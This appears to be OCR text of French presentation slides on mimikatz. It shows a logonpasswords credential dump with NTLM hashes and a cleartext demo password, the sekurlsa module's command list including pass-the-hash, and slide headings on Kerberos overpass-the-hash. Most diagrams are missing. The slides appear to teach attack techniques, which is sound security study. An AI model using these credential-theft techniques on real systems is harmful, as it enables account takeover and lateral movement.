Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 189697 (00000000:0002e501)
Session           : Interactive from 1
User Name         : Gentil Kiwi
Domain            : HACK-1
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00010000] CredentialKeys
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * Password : waza1234/
        wdigest :
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * Password : waza1234/
        kerberos :
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * Password : (null)
```

mimikatz :: sekurlsa

- Cela tombe vraiment bien, il y a moult fonctions disponibles pour cela :


```
Module :        sekurlsa
Full name :     SekurLSA module
Description :   Some commands to enumerate credentials...

            msv  -  Lists LM & NTLM credentials
         wdigest  -  Lists WDigest credentials
        kerberos  -  Lists Kerberos credentials
           tspkg  -  Lists TsPkg credentials
         livessp  -  Lists LiveSSP credentials
             ssp  -  Lists SSP credentials
  logonPasswords  -  Lists all available providers credentials
         process  -  Switch (or reinit) to LSASS process  context
        minidump  -  Switch (or reinit) to LSASS minidump context
             pth  -  Pass-the-hash
         tickets  -  List Kerberos tickets
           ekeys  -  List Kerberos Encryption Keys
           dpapi  -  List Cached MasterKeys
         credman  -  List Credentials Manager
```

Un petit rappel sur l'authentification NTLM




Un petit rappel sur l'authentification Kerberos

- Comment cela fonctionne?



Un petit rappel sur l'authentification Kerberos




- Le **KDC** validera l'authentification s'il peut déchiffrer le timestamp avec la clé long-terme de l'utilisateur (pour **RC4**, le hash **NTLM** du mot de passe)

- Il émettra un ticket TGT représentant l'utilisateur dans le domaine pour une période définie

Windows Kerberos

Overpass-the-hash


- Avec une clé RC4 (hash NTLM)



Windows Kerberos


Overpass-the-hash

- Avec une clé AES (dérivée en partie du mot de passe)



Windows Kerberos

